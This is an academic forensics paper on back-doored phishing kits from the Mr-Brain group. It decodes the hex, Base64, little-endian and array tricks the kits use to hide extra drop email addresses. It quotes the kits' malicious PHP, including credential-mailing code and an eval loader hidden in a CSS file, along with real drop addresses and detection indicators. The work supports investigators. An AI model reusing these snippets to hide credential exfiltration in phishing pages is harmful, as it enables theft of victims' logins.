# Analysis of Back-Doored Phishing Kits

Heather Mccalley, Brad Wardman, Gary Warner

Chapter 12

# ANALYSIS OF BACK-DOORED PHISHING KITS

Heather McCalley, Brad Wardman and Gary Warner

**Abstract** This paper analyzes the "back-doored" phishing kits distributed by the infamous Mr-Brain hacking group of Morocco. These phishing kits allow an additional tier of cyber criminals to access the credentials of Internet victims. Several drop email obfuscation methods used by the hacking group are also discussed.

**Keywords:** Cyber crime, phishing kits, obfuscation

## 1. Introduction

Despite the fact that there are numerous methods for defending Internet users against phishing attacks, losses from phishing appear to be growing. The number of unique phishing websites has remained fairly steady over the past three years [1], but criminals are now tailoring their attacks by "spear-phishing" higher-value users and by spoofing smaller, more-defenseless banks [6]. As cyber criminals become more sophisticated, they enhance their profits by creating and distributing tools that facilitate the entry of others into the world of cyber crime.

As seen with the proliferation of the Zeus malware kit, criminals who do not possess the expertise to execute all the steps involved in cyber crime activities can employ automated methods [10]. Novice phishers use automated tools to compromise web servers, send spam messages with malicious links and create phishing websites. Many of these tools are distributed by the underground hacking communities. This paper focuses on the operations of the hacking group known as "Mr-Brain."

Phishing is often perpetuated through sets of files called "kits" that are used to create phishing websites; the files in a kit are usually grouped together in an archive file format such as `.zip` or `.rar`. Investigators are typically trained to analyze the files within a kit for the “drop email address,” which receives the stolen credentials gathered by the phishing website. The drop email address can be used to identify the fraudster behind the phishing attack.

The Mr-Brain hacking group has devised ways of hiding its drop email addresses in kit files so that a simple perusal of a kit does not reveal the email addresses. Such kits with hidden drop email addresses are referred to as “back-doored” kits [4]. These back-doored kits are distributed via the Internet to less-experienced fraudsters. After such a kit is downloaded, the novice fraudster only needs to unpack the kit and configure the files to send stolen credentials to his drop email address. However, the fraudster is likely unaware that the kit creator may have hidden his own drop email address(es) in files in the kit. The hidden email address(es) allow the kit creator to keep track of the distribution of the kit and to receive all the stolen credentials.

## 2. Background

The Mr-Brain group is notorious for its free, back-doored phishing kits that are distributed through websites such as `thebadboys.org/Brain` [3] and `www.scam4u.com` [9]. Distribution websites typically offer downloadable phishing kits that target various organizations and brands. For example, at the time of writing this paper, `scam4u.com` and `scam4all.com` offer kits that target 33 brands, including versions in various languages for global brands such as PayPal and Visa. Many other distribution sites for free phishing kits are operational; they offer kits for at least 63 different brands along with numerous hacking tools. The targets include banks, electronic payment systems, credit cards, Internet service providers, online games, social networks and email providers.

In January 2008, after the Mr-Brain group had been phishing for at least two years, Netcraft [8], a British toolbar developer, attempted to expose the methods of the group by documenting the back doors in security blog posts that garnered the attention of the mainstream media. However, Mr-Brain’s methods were already known to the investigator community as early as April 2007 [13]. Warner [12] noted that the earliest known Mr-Brain kits targeted America Online, e-gold, PayPal and Wells Fargo in January 2006. In December 2006, a discussion on a Bulgarian Joomla! forum [5] documented a `Read Me.txt` file from a *Wells Fargo Scam 2005, Powered by Begin*, which showed novices how to add an email address to the file named `verify.php`. Although most of the obfuscation methods and associated drop email addresses have been discovered by now and are fully documented, the Mr-Brain group continues to thrive, providing easy entry to new cyber criminals while also stealing the credentials of Internet users.

In an attempt to accumulate intelligence on the hacking group and gain an understanding about how phishing kits are made, used and traded, we have documented and analyzed the types of obfuscation used by the Mr-Brain group. This research enables further automation of the intelligence gathering process regarding phishing schemes. Unlike other studies that analyze kits by running them on a virtual machine [2], we have documented the characteristics of complete phishing kits in order to recognize signatures in phishing attacks where access to the entire set of files used to create a phishing website is not available. Our approach is motivated by the fact that most phishing investigators do not have access to the kit that was used to create the phishing website being investigated. Our approach also fosters the acquisition of intelligence related to criminal methods, which helps investigators and researchers to recognize new phishing trends.

An automated approach for detecting obfuscated drop email addresses was first tested on the source code of known Bank of America phishing websites that use a certain "action" file, a PHP script referred to in the HTML form code. The results of the test led to the creation of an extensible collection of algorithms for automatically identifying obfuscated email addresses in phishing website files.

Research into the Mr-Brain group has also contributed to the creation of a tool that recognizes common paths in order to request kits using GNU's `wget` from web servers that host phishing websites. This method results in a higher percentage of kits being downloaded compared with the manual exploration of each directory level associated with a URL.

Because many phishing kits contain obfuscated drop email addresses, either through the encodings discussed in this paper or through placement in a file that has an image or Javascript extension, investigators need to be aware that additional fraudsters can often be linked to a phishing attack (other than the individual identified by the plaintext email address found in the action file). The creators of freely-distributed phishing kits usually hide their email addresses in the kits, and the deobfuscation of these email addresses can enable an investigator to identify a higher-level criminal, who may be associated with many more instances of phishing attacks. The University of Alabama at Birmingham (UAB) PhishIntel Project [11] maintains an archive of phishing kits. Access to these kits is available to qualified researchers and investigators.

## 3. Identifying a Mr-Brain Kit

Phishing kits are usually distributed as `.zip`, `.gz`, `.tar` or `.rar` archives that contain a main phishing page (e.g., `index.html`), between two and five PHP scripts and an additional folder containing other content files that are needed to render a phishing website (e.g., cascading style sheets (`.css`), images (`.gif`) and JavaScript (`.js`) files). A kit can be identified as having been most likely created by the Mr-Brain group if it uses one or more of the obfuscation methods detailed below. Additionally, the obfuscated drop email addresses revealed in Mr-Brain kits tend to include addresses provided by Moroccan email services (country code `.ma`).

A manual review of a Mr-Brain kit begins with the visual examination of the source code of the main phishing page. This is often rendered in a browser with an HTML meta-refresh call to a file such as `signon.php`, where there may be a suspicious assignment statement to a scalar PHP variable named `IP`.

Tracing the use of the variable leads to the de-obfuscation of several drop email addresses. Note that if `IP` is not referenced in the same file where it is assigned, it is generally referenced in some other file that is referred to by the main phishing page using the `include` command. Investigators can use Windows 7 search capabilities to determine that `IP` is referenced in a file named `Manix.php`. The following code found in `Manix.php` and designated as Example 1 takes the value held in `IP` and uses the PHP `mail` command to send stolen credentials to a hidden email address:

```
$str=array($send, $IP); foreach ($str as $send)
if(mail($send,$subject,$rnessage,$headers) != false)
{
  mail($Send,$subject,$rnessage,$headers);
  mail($messege,$subject,$rnessage,$headers);
}
```

The code above sends mail to the addresses held in a small array containing two pointers to email addresses. The first, `send`, is where a lower-tier fraudster is instructed to place his own email address (e.g., `$send="your@email.here";`). The second is `IP`, which is a back-door reference to the hidden email address revealed by determining the contents of the `IP` variable. The `signon.php` file assigns this value using the following code (designated as Example 2):

```
$IP=pack("H*", substr($VARS=$erorr,
  strpos($VARS, "574")+3,136));
```

This code assigns the results of the PHP `pack` command to the variable `IP` using the Hex-to-ASCII decoding algorithm to decode a given substring. The substring is constructed as follows:

- Assign the contents of the file referred to by the scalar variable `erorr` to variable `VARS` and extract a substring from it.

- The variable `erorr` receives the contents of a file named in the scalar variable `l` with the following code snippet:

  ```
  $erorr=file_get_contents($l);
  ```

- The value of the variable `l` is set by:

  ```
  $l="login.php"; $l="login.php"; $d="details.php";
  ```

  Therefore, `erorr` holds the contents of the file `login.php`.

- The portion of the excerpt from `signon.php` above that reads `strpos($VARS, "574")+3,136` uses the string now set to `VARS` (the contents of `login.php`) to select a substring from `login.php` that begins with the characters `574`. At the location in `login.php` where the substring is found, the program advances three characters and sends the next 136 characters to the `pack` command. Examination of the `login.php` file reveals the following string of 136 characters follows a `574`:

  ```
  6d616e69787040686f746d61696c2e66722c6d616e69784
    06d656e6172612e6d612c7a616872612e3030406d656e
    6172612e6d612c6d616e69787040766f696c612e6672
  ```

- The result of running the `pack` command on this string with `H*` as the format parameter is equivalent to decoding the string with the Hex-to-ASCII algorithm. Four email addresses are produced:

  ```
  manixp@hotmail.fr
  manix@menara.ma
  zahra.00@menara.ma
  manixp@voila.fr
  ```

The third line in Example 1 (i.e., code found in `Manix.php`) sends another email message to the address held in the variable `Send`, which is different from the `send` variable due to case sensitivity in the PHP language. The value of Send is assigned in an entirely different file, details.php, where the following code is found:

```
<input type="hidden" name="user" value="<?echo $user;
  ?>"><input type="hidden" name="passcode" value="<
  ?echo $passcode; ?>"><input type="hidden" name=
  "state" value="<?echo $state; ?>"><input type=
  "hidden" name="Send" value="<?=base64_decode
  ("c2hvcGluZy1kYXRhYmFzZUBsaXZlLmZyLGxlaWxpQG1lbmFy
  YS5tYSxtYW5peEBtZW5hcmEubWEsc2hvcGluZy1kYXRhYmFzZU
  B2b2lsYS5mcg==");?>">
```

This code sets the value of Send to a string obtained by applying the Base64 decoding algorithm to the long, seemingly-random character string found in the quotation marks above. The Base64 encoding scheme hides email addresses from casual observers, but it is not too difficult to decode. Most Base64-type algorithms convert ASCII text by combining the two-byte (16 bit) representations of each character into groups of six bits. Using the example above, the 48-bit representation of the first three letters in the hidden email address (sho) are normally represented using six bytes, but the Base64 encoding converts them to a group of 6-bit chunks displayed as c2hv.

Decoding the string of interest using the Base64 decoding algorithm yields the following four email addresses:

```
shoping-database@live.fr
leili@menara.ma
manix@menara.ma
shoping-database@voila.fr
```

The final line in Example 1 sends stolen authentication credentials to the value held in messege [*sic*] that is built using lines interspersed throughout the code snippet in Manix.php:

```
$message .= "User ID : ".$_POST['user']."\n";
$messege .= "honste";
$message .= "Date of Birth : ".$_POST['dob']."\n";
$messege .= "@";
$message .= "Security Number : ".$_POST[
  'securityno']."\n";
$message .= "---------------------\n";
$messege .= "hotmail";
$message .= "IP Address : ".$ip."\n";
$messege .= ".";
```

```
$message .= "HostName : ".$hostname."\n";
$messege .= "com";
$rnessage  = "$message\n";
```

Note that the `.=` operator performs concatenation in PHP. The concatenation process produces the email address `honste@hotmail.com`.

Another obfuscation technique commonly observed in the source code of the main phishing pages employs encoded email addresses tagged with the name `niarB` (the word "Brain" spelled backwards). An example of this technique is illustrated below, where the email address `akfal@hotmail.com` is revealed in `signon.php` using the Hex-to-ASCII algorithm:

```
</head><input type="hidden" name="niarB"
  value="616b66616c40686f746d61696c2e636f6d">
  <body id="default" class="twocol login">
```

Often a kit contains a `readme.txt file`, which contains instructions for the fraudster who downloads the kit. This file explains exactly where the fraudster needs to insert his email address in order to receive the credentials stolen by the phishing website. These insertions are generally made in the action file, a PHP file that is the target of an HTML form action attribute, which is executed when a victim submits the requested credentials. The action file in a Mr-Brain kit often contains a hacker signature or alias such as `Created by Mr Brain` or a display such as (from `kimo.php`):

```
Don't Need to change anything Here
//                       Created By KiMo
//                          Moroccan ScaMmErS
//                              2009 - 2010
```

In some instances, the action files contain lines similar to the following (from `kimo.php`):

```
eval(pack("H*", "6d61696c28226f75617a7a616e6940
  6d656e6172612e6d61222c247375626a6563742c246d6
  573736167652c2468656164657273293b"));
```

This code is similar to the code in Example 2, except that it is evaluated from within the action file, and the target string is passed to the `pack` command directly as an argument without having to be extracted from another string. Additional file names that are clearly indicative of the Mr-Brain group include `MrBrain.php`, `BiMaR.php` and



*Figure 1.* Foreign script discovered in `mac_ns16.css`.

`Al3FrItE.php`. Note that an “efrite” is a supernatural creature in Arabic and Islamic cultures; the word stems from the Arabic word for evil.

Mr-Brain kits typically contain several files that implement multiple types of email address obfuscation. It is believed that the group develops new obfuscation methods on an ongoing basis. When a method is discovered by researchers or new phishers, the group does not necessarily delete the method, but applies new obfuscation methods. Cova, *et al.* [2] have enumerated several older phishing kit obfuscation methods that are still used in kits downloaded from active phishing pages in 2010.

By visually inspecting the modification dates of the files in a kit subfolder (typically named `images`), it is possible to determine the files that were altered most recently. This technique revealed a new obfuscation method in a file named `mac_ns16.css`, which contained non-ASCII characters in a foreign script (Figure 1).

This information is processed by `signon.php`, which contains the following functions:

```
function clean($str){
$clean=create_function(’$str’,’return ’.gets("(1,",3,4).’($str);’);
return $clean($str);
}
function getc($string){
return implode(’’, file($string));
}
function gets($a, $b, $c){
global $d; return substr(getc($d),strpos(getc($d),$a)+$b,$c);
}
function end_of_line(){
$end=gets("(2,",3,4); $endline=$end(gets("(3,",3,2),
                                 getc(gets("(((",3,19)));
return $endline;
}
function geterrors(){
return clean(end_of_line());
}
```

The functions clean, getc, gets, end_of_line and geterrors contain the commands necessary to build the PHP command:

```
eval pack("h*",file_get_contents(images/mac_ns16.css));
```

Tracing this code involves several steps:

- The function clean looks in details.php for the marker (1.
- When it finds the marker, it extracts the following four characters that comprise the PHP command word eval.
- The functions getc and gets join pieces of the command together. These functions are similar to the standard PHP language functions fgetc and fgets used to get a character and get a string from a file, respectively.
- The function end_of_line includes commands to search the file details.php for the marker (2 and extract the next four characters that comprise the PHP command word pack.
- The function finds the encoding format h* at the marker (3.
- The function finds the name of the .css file (mac_ns16.css) to be processed at the marker (((.

The PHP pack command takes various formats as its first parameter while accepting a string for the second argument. In the case of the example above, a command was constructed to convert the contents of the .css file from Hex encoding to ASCII encoding. However, the unusual detail about the obfuscation is that the PHP pack command is supplied with a different conversion format (h*) instead of the H* format observed in the past. This character pair indicates that the packed string should be evaluated little-nibble first, meaning that the relevant portion of the file is in little-endian notation, causing it to appear as unintelligible script when viewed in a text editor. Endianness is a low-level attribute of the representation format; little-endian indicates that the bytes are ordered with the least significant byte first. This type of obfuscation is referred to as "NUXI" obfuscation, where the word NUXI is derived from UNIX by reversing its nibbles.

Running the pack command in a PHP script on the contents of mac_ns16.css produces text that is the reverse of the original text. The new file appears to be unintelligible, except for a middle portion shown below that contains the PHP code used to send credentials to additional drop email addresses:

```
$message .= "---- Created in 2008 By Mr-Brain ----\n";
$Brain="boa813@inbox.com,boa813@easy.com,
  boa813@hotmail.fr,zoka_1810936@boa813.freezoka.com,
  boa813@excite.co.uk,boa813@gmx.com";
$subject = "BankofAmerica ReZulT";
$headers = "From: Mr-Brain<new@bankofamerica.com>";
mail($Brain,$subject,$message,$headers);
```

In a live situation, the execution of the `eval` command would generate emails to these addresses.

The earliest obfuscation scheme associated with the Mr-Brain group was the use of an array to hide the construction of its drop email addresses from the users of a downloaded kit. An example of this method is shown below, where an email address is formed by resolving the `cc` variable to `x100xs@gmail.com`:

```
$ar=array("0"=>"m","1"=>"x","2"=>"a","3"=>"1",
  "4"=>"@","5"=>"0","6"=>"s","7"=>".","8"=>"g",
  "9"=>"l","10"=>"i","11"=>"c","12"=>"o");
$cc=$ar[’1’].$ar[’3’].$ar[’5’].$ar[’5’].$ar[’1’].
  $ar[’6’].$ar[’4’].$ar[’8’].$ar[’0’].$ar[’2’].
  $ar[’10’].$ar[’9’]. $ar[’7’].$ar[’11’].$ar[’12’].
  $ar[’0’];

$subj = Gendiaaa Aol Resultes
mail(janekelly1888@yahoo.com, $subj, $msg)
Mail("$cc", $subj, $msg)
```

Researchers have reverse-engineered a Caesar cipher obfuscation to reveal the drop email address `hxcguy@gmail.com` from a function named `hive` in a file named `error.js`. However, this obfuscation technique has not yet been implemented in the automated extraction process.

## 4. Results

Approximately 1,082 phishing kits were collected during the period July 16, 2010 to October 1, 2010. The kits were downloaded from live phishing websites in an automated manner by sending an HTTP request to the server hosting the phishing site that asked for `.zip` or `.rar` files by name from a list of more than 100 known phishing kit names. The list was created by UAB researchers, who had encountered phishing kits over several years of manually “tree-walking” phishing URLs.

Our manual review of hundreds of phishing kits has revealed that almost all the kits that employ obfuscation methods for hiding drop

*Table 1.* Plaintext and obfuscated email addresses.

| **Type** | **Number** |
|---|---|
| **Total (Plaintext)** | 313 |
| **Hex** | 103 |
| **Base64** | 78 |
| **NUXI** | 47 |
| **Array** | 4 |
| **Total (Obfuscated)** | 218 |
| **Total (Unique Addresses)** | 531 |

email addresses have some connection with the kits created by Moroccan hackers. Although the kits may have been edited and re-used by new fraudsters, the obfuscation methods are so sophisticated that the kit creators' email addresses remain hidden in the kits.

To investigate the obfuscation techniques, we ran an automated extraction tool against the downloaded kits. The automated tool searched for plaintext email addresses in addition to email addresses that were hidden using one of the following obfuscation methods:

- **Hex Based Obfuscation:** This method is indicated by the use of the digits `0-9` and the letters `a-f` in a string.
- **Base64-Encoded Obfuscation:** This method is indicated by the commands `eval`, `gzInflate` and `Base64_decode`. Examples are addresses offset by `getCookie` or `niarB`.
- **Little-Endian Based Obfuscation (NUXI):** This method, often found in `.css` files, is indicated by the use of a Hex pattern, followed by `04` plus a Hex pattern, followed by `e2` plus a Hex pattern. Note that `04` indicates a little-endian "at" (`@`) and `e2` indicates a little-endian "dot" (`.`).
- **Array Composition Obfuscation:** This method is indicated by the presence of an array variable named `$ar`.

Two other obfuscation methods are currently implemented in the email extraction program. One is a combination of the Base64 and Array methods that requires a two-stage decoding, the other is the concatenation method discussed in Section 3.

Table 1 summarizes our experimental results. The extraction process produced 531 unique email addresses out of 6,052 total addresses. Although all the kits contained email addresses, there was a significant amount of overlap because many phishing websites were created using the same kits and because kit creators tend to use the same email address in multiple kits. Whereas a typical kit may contain one or two drop email addresses in its action file, a kit that employs obfuscation usually contains three to five additional drop email addresses.

The plaintext email addresses varied greatly because they correspond to the drop email addresses of the less-experienced fraudsters, who have extracted the files from the kits and placed them on a compromised server. Of the 531 distinct addresses, 218 were not visible as email addresses because they were hidden in the code in some way. Many of the obfuscated email addresses were obtained through Moroccan service providers (`.ma` domains) or email service providers for native French speakers (e.g., `free.fr`). Frequently, the same address is obfuscated in multiple ways in a kit, possibly because the kit creator is re-purposing files among kits.

Analysis of the extracted drop email addresses also reveals that the Mr-Brain group uses different sets of addresses for phishing schemes that target different brands. For example, the email aliases `boa813@easy.com` and `ppl813@easy.com` help differentiate between phishing results from campaigns targeting Bank of America and PayPal, respectively.

A small portion of the 531 email addresses correspond to "bounce-back" addresses like `new@hsbc.co.uk` and `new@lloydstsb.com`. These addresses should not be discarded by investigators because the analysis of related bounceback email messages from the target brand's server can be a source of intelligence about a phishing campaign.

Internet searches using the terms *niarB* and *scam* together showed that criminals continue to use online forums to exchange information about the creation and use of back-doored phishing kits. For example, in June 2010, forum users *10scam*, *Mr red*, *HaCker-Cs*, *abdocasa2010*, *Mr-AminE-Ha*, *romega3*, *Pro-haCker*, *HmiMouCh* and *mr-0* posted comments about some of the email address obfuscation methods discussed in this paper [7]. The same site also provides downloadable tools for conducting phishing attacks. The domain name `Mirtvb.com` is registered to a Hotmail address; its source code reveals that the site was `CreaTed By HMiMouCh c59@hotmail.com`. The Tools page offers a link to a Facebook page for `Mrirtvb`, where the tagline reads in Arabic, "Powerful forum for the education of hacker and spam protection."

## 5. Discussion

By determining the file locations where drop email addresses are encoded, researchers can enhance automated de-obfuscation processes and gather intelligence faster and in a more streamlined way than through the visual inspection of kit files. Armed with the email address(es) of the fraudsters, investigators can work through law enforcement channels to obtain the IP addresses used by fraudsters and eventually identify the individuals. Email addresses can also be correlated with phishing incidents to identify the most prolific offenders so that law enforcement agencies can prioritize limited resources.

Analyzing historical email records also enables investigators to identify the customers whose credentials were stolen. Bank officials can then identify the exact losses suffered by their customers. These losses can be aggregated for each offender to permit investigators to meet the minimum loss thresholds required for commencing prosecutions.

## 6. Conclusions

The Mr-Brain hacking group is actively involved in the global distribution of phishing tools. However, since the most common response to a phishing attack is a "takedown," Mr-Brain and other similar hacking groups can continue their malicious activities without much fear of prosecution. Indeed, they have been able to take advantage of the lack of awareness and training on the part of cyber crime investigators and the limited international cooperation between law enforcement agencies.

Discovering the hidden drop email addresses in back-doored phishing kits may be the only way to target criminal entities such as Mr-Brain. These drop email addresses can provide valuable intelligence to investigators about phishing activities, helping locate the perpetrators, identify victims and assess their losses, and pursue criminal prosecution.

## References

[1] Anti-Phishing Working Group, Phishing Activity Trends Report: 2nd Quarter 2010 (www.antiphishing.org/reports/apwg_report_q2_2010.pdf), 2010.

[2] M. Cova, C. Kruegel and G. Vigna, There is no free phish: An analysis of "free" and live phishing kits, *Proceedings of the Second USENIX Workshop on Offensive Technologies* (www.usenix.org/events/woot08/tech/full_papers/cova/cova_html), 2008.

[3] D. Docekal, Mr-Brain phishing toolkit with side effects (www.pooh.cz/a.asp?a=2014622), 2008.

[4] C. Herley and D. Florencio, Nobody sells gold for the price of silver: Dishonesty, uncertainty and the underground economy, *Proceedings of the Eighth Workshop on the Economics of Information Security* (weis09.infosecon.net/files/133/paper133.pdf), 2009.

[5] Joomla! Bulgaria, Forum post by user `agbokata` (forum.joomla-bg.com/index.php?action=printpage;topic=6123.0), December 12, 2006.

[6] T. Kitten, Online security: The vendor's role, BankInfoSecurity .com, Princeton, New Jersey (www.bankinfosecurity.com/articles .php?art_id=3322), 2011.

[7] Mrirtvb.com, Forum posts (www.mrirtvb.com/vb/archive/index.p hp/t-324.html), 2010.

[8] P. Mutton, Mr-Brain: Stealing phish from fraudsters, Netcraft, Bath, United Kingdom (news.netcraft.com/archives/2008/01/22 /mrbrain_stealing_phish_from_fraudsters.html), 2008.

[9] Scam4u.com, July 27, 2010.

[10] Symantec, Symantec Report on Attack Kits and Malicious Websites, Mountain View, California, 2011.

[11] University of Alabama at Birmingham Computer Forensics Research Laboratory, PhishIntel, University of Alabama at Birmingham, Birmingham, Alabama (phishintel.cis.uab.edu).

[12] G. Warner, Mister Brain: Phishers scamming phishers, UAB Computer Forensics Research Laboratory, University of Alabama at Birmingham, Birmingham, Alabama, 2008.

[13] N. Woirhaye, (Stupid) Mr-Brain (cert.lexsi.com/weblog/index.php /2007/04/27/137-stupid-mr-brain), 2007.